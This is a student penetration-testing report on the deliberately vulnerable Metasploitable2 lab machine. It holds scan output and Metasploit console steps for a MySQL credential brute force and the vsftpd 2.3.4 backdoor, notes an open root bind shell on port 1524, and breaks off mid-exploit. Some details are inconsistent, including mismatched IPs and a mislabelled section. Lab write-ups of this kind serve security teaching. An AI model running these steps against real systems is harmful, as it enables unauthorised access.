SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY

ASSIGNMENT 2

Penetration Testing Report

IE3022 – Applied Information Assurance

IT20059422
WICKRAMASINGHE W A N

Table of Contents

Vulnerability Assessment and Penetrating Testing Report

Executive Summary

Over the course of many days, Metasploitable2 ran a penetration test on a single host. The audit's findings, as well as the risks they pose and the steps that should be taken to address them, are detailed in this report. All of the vulnerabilities were uncovered, along with their risk assessments. There's a chance that Metasplotable2 has been hacked. System flaws are readily apparent, and criminals, terrorists, and other criminals may take advantage of them. All users will be affected as a result of the system's complexity. Depending on the level of danger and the amount of work involved, remediation should be prioritized. SecureX discovered online apps with default credentials that could be used for data exfiltration during the penetration testing. During the penetration testing of the web application, unsupported web server detection and click jacking of vulnerable online applications were also discovered.

The following is a list of all of the different attack paths used during the penetration test.

- Identifying whether an attacker could penetrate the IT Systems of “Wayne Industries”
- Determining the impact of:

– A security breach of confidentiality of private data belonging to “Wayne Industries”

– Loss of availability considering internal infrastructure of “Wayne Industries”

Scope

Company Name: Wayne Industries
Penetration tests were conducted mostly on the metasplitable2 domain.

- Metasplotable2 IP – 192.168. 56.111
- Metasplotable2 (DVWA Web Application) IP – 192.168. 56.111

ASSUMPTION - SecureX (THE CLIENT) uses Metasploitable 2 For their Computer systems.

Methods

For vulnerability assessment and penetration testing, Nmap, Burp Suite, Metasploit Framework, Kali Linux penetration testing tools, and automated vulnerability analysis by Nessus were used. Among the standard approaches employed were data collection, threat modeling, exploitation, and reporting.

Abbreviations

ACL	-	Access Control List
URI	-	Uniform Resource Identifier
VA	-	Vulnerability Assessment
VAPT	-	Vulnerability Assessment and Penetration Test

Risk Rating

Critical	**High**	**Medium**	**Low**

CRITICAL

These issues may pose a major threat to a facility's safety. If an attacker gains access to restricted application functionality, back-end infrastructure, or a large amount of sensitive data (PII, financial information, operational information, trade secrets, etc.), it can result in significant financial and reputational harm, as well as a major privacy breach.

HIGH

They pose a security risk, but there are limitations to how far they may be abused. "Restricted access to restricted application functionality and/or backend infrastructure, or access to a small number of sensitive data (PII, financial and operational data, trade secrets, etc.) and likely privacy compliance breach"

MEDIUM

In the short run, these issues can have only a little impact on the globe. Simple exploitations may not yet exist for medium security flaws. It is feasible to get access to restricted application functionality, backend infrastructure, or sensitive data by exploiting medium-level security defects, but only with the assistance of additional security concerns and extensive exploitation knowledge (PII, financial data, operational data, trade secrets, etc.).

LOW


These issues provide a low-level security threat. Direct exploitation may not be achievable with current public and commercial exploitation technology. However, it is possible to use low-level security defects in conjunction with additional security flaws to launch an attack on the web application or back-end infrastructure. Furthermore, new exploits may increase the risk of future low-level security vulnerabilities.

Technical review

Information Gathering (Reconnaissance)

Network Scanning


“**netdiscover” is used** to figure out the IP address of the target computer in the initial round of information collecting.



```
3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.190.1   00:50:56:c0:00:01      1       60  VMware, Inc.
192.168.190.130 00:0c:29:eb:46:d3      1       60  VMware, Inc.
192.168.190.254 00:50:56:e8:b3:1a      1       60  VMware, Inc.
```

Service Enumeration


A service enumeration was done to the target by using Legion. The target's (IP - 192.168.56.111) default credentials have also been discovered.



OS	Host
	192.168.190.130 (unknown)

Port	Protocol	State	Name	Version
25	tcp	open	smtp	Postfix smtpd
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
137	udp	open	netbios-ns	Samba nmbd netbios-ns (workgroup: WORKGROUP)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7


Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
	0.00s	0.00s	0	screenshot ...	192.168.190...	Finished
	0.00s	0.00s	12642	postgres-d...	192.168.190...	Finished



```
*******************************************************************
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```

Email and Subdomain Enumeration

The tool “**theHarvester**” is used to gather emails, subdomains, and hosts that are relevant to the scanning domain.



```
Doing NBT name scan for addresses from 192.168.190.130


NetBIOS Name Table for Host 192.168.190.130:

Incomplete packet, 335 bytes long.
Name                 Service          Type
----------------------------------------

METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__  Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------
```


Net BIOS Enumeration

NetBIOS names may be found using the “**nbtscan**” utility. NetBIOS status queries are sent to each address in the provided range, and the results are shown in a fashion that is understandable to humans.

Nessus Vulnerability Scan

From this I identified there are 9 Critical vulnerabilities, 8 High Vulnerabilities, 25 Medium

Vulnerabilities and 4 Low Vulnerabilities on Metasploitable2 machine




192.168.56.111

9	8	25	4	122
CRITICAL	HIGH	MEDIUM	LOW	INFO

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.56.111
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)



```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-17 06:39 EDT
Nmap scan report for 192.168.190.130
Host is up (0.0047s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:EB:46:D3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

Nmap (Network Mapper)

The nmap tool is used in this stage to find open ports and their services, as well as the versions of those services that are operating on those ports. Additionally, fingerprinting may be used to identify the operating system (OS) of a target host.


Exploitations

1. Open Root Bind Shell – **CRITICAL**

Host - Metasploitable2 (192.168.56.111)

Observation & Risk

According to the identifications, the Metasploitable2 host was running an open root bind shell listener. The bind shell utilized TCP port 1524. Metasploitable2's root shell listener was communicated with through Netcat. A bind shell listener indicates that a prior breach has occurred. **Remediation -** Removing the bindshell The Incident Response Plan should be activated if this is not permitted or anticipated.




```
1524/tcp open   bindshell    Metasploitable root shell
```

2. Mysql_login Bruteforce Attack 11 12 16 17 18 -> ad – **CRITICAL**


Host - Metasploitable2 (192.168.56.111)

Observation & Risk


It was discovered that the MYSQL version recognized by Metasploit was an old one (5.0.5).Metasploit was eventually used to uncover and exploit the vulnerability, allowing brute force attacks against MySQL to proceed. As a consequence of this, the password less login for 'root' was discovered



```
┌──(root💀Kali)-[~/AIA]
└─# cat password.txt
toor
asdfjkl;
msfadmin
password
pAssw0rd
```



```
msf6 auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```



```
msf6 exploit(multi/http/php_cgi_arg_injection) > use auxiliary/scanner/mysql/mysql_version
msf6 auxiliary(scanner/mysql/mysql_version) > show options

msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/AIA/password.txt
PASS_FILE => /root/AIA/password.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/AIA/users.txt
USER_FILE => /root/AIA/users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED => 3
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.56.111:3306   - 192.168.56.111:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.111:3306   - No active DB -- Credential data will not be saved!
[+] 192.168.56.111:3306   - 192.168.56.111:3306 - Success: 'root:'
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: user: (Incorrect: Access denied for user 'user'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin: (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:toor (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:asdfjkl; (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:msfadmin (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:password (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:pAssw0rd (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd: (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:toor (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:asdfjkl; (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:msfadmin (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:password (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:pAssw0rd (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[*] 192.168.56.111:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```


Remediation - False login attacks may be mitigated by changing the default ports. On the MySQL server, we may also set up an SSL certificate. Restricting the number of unsuccessful logins

3. Open Root Bind Shell – **CRITICAL**


Host - Metasploitable2 (192.168.56.111)

Observation & Risk


The VSFTPD download bundle contains a dangerous backdoor that this module takes use of. Between June 30 and July 1, 2011, the vsftpd-2.3.4.tar.gz archive included this backdoor, based on the most current information. It was decided to make use of the Metasploitable framework in this particular case.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD payload/cmd/unix/interact
PAYLOAD => cmd/unix/interact
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.111:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.111:21 - USER: 331 Please specify the password.
